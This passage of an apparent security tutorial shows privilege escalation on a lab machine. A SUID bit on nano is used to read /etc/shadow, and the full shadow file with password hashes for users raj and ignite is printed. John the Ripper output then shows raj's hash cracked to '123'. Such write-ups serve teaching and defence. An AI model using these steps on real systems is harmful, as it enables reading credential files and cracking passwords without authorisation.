
If suid bit is enabled for /bin/nano then we can steal the password from inside /etc/shadow file. So after compromising target’s machine we had opened shadow file in nano editor and copy the encrypted password set for user: raj.



```
root:!:17660:0:99999:7:::
daemon:*:17379:0:99999:7:::
bin:*:17379:0:99999:7:::
sys:*:17379:0:99999:7:::
sync:*:17379:0:99999:7:::
games:*:17379:0:99999:7:::
man:*:17379:0:99999:7:::
lp:*:17379:0:99999:7:::
mail:*:17379:0:99999:7:::
news:*:17379:0:99999:7:::
uucp:*:17379:0:99999:7:::
proxy:*:17379:0:99999:7:::
www-data:*:17379:0:99999:7:::
backup:*:17379:0:99999:7:::
list:*:17379:0:99999:7:::
irc:*:17379:0:99999:7:::
gnats:*:17379:0:99999:7:::
nobody:*:17379:0:99999:7:::
systemd-timesync:*:17379:0:99999:7:::
systemd-network:*:17379:0:99999:7:::
systemd-resolve:*:17379:0:99999:7:::
systemd-bus-proxy:*:17379:0:99999:7:::
syslog:*:17379:0:99999:7:::
_apt:*:17379:0:99999:7:::
messagebus:*:17379:0:99999:7:::
uuidd:*:17379:0:99999:7:::
lightdm:*:17379:0:99999:7:::
whoopsie:*:17379:0:99999:7:::
avahi-autoipd:*:17379:0:99999:7:::
avahi:*:17379:0:99999:7:::
dnsmasq:*:17379:0:99999:7:::
colord:*:17379:0:99999:7:::
speech-dispatcher:!:17379:0:99999:7:::
hplip:*:17379:0:99999:7:::
kernoops:*:17379:0:99999:7:::
pulse:*:17379:0:99999:7:::
rtkit:*:17379:0:99999:7:::
saned:*:17379:0:99999:7:::
usbmux:*:17379:0:99999:7:::
raj:$1$nd0XcyyO$lTIqiwMVA2tOC3HO6GEas.:17660:0:99999:7:::
ftp:*:17660:0:99999:7:::
sshd:*:17660:0:99999:7:::
mysql:!:17660:0:99999:7:::
ignite:$6$xbNaAPZ7$EAJOlF6fSA0/lFYIflAqnFwr5QM/D5rUFOdS1uvUb7AB.uZLlqICvBn
```

Now paste above copy code into a text file and saved as a hash on the desktop, after then used John the ripper to decode it as shown below. It has given raj: 123 as password, now try to login into target's system through raj account.

So Today we have demonstrated how the SUID permission can lead to privilege escalation even if it is allowed to a normal copy, cat, nano, vim and so commands and programs.


```
root@kali:~/Desktop# john hash
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Warning: only loading hashes of type "md5crypt", but also saw type "sha512crypt"
Use the "--format=sha512crypt" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
123              (raj)
1g 0:00:00:00 DONE 2/3 (2018-05-10 13:06) 3.571g/s 10507p/s 10507c/s 10507C/s money..hello
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```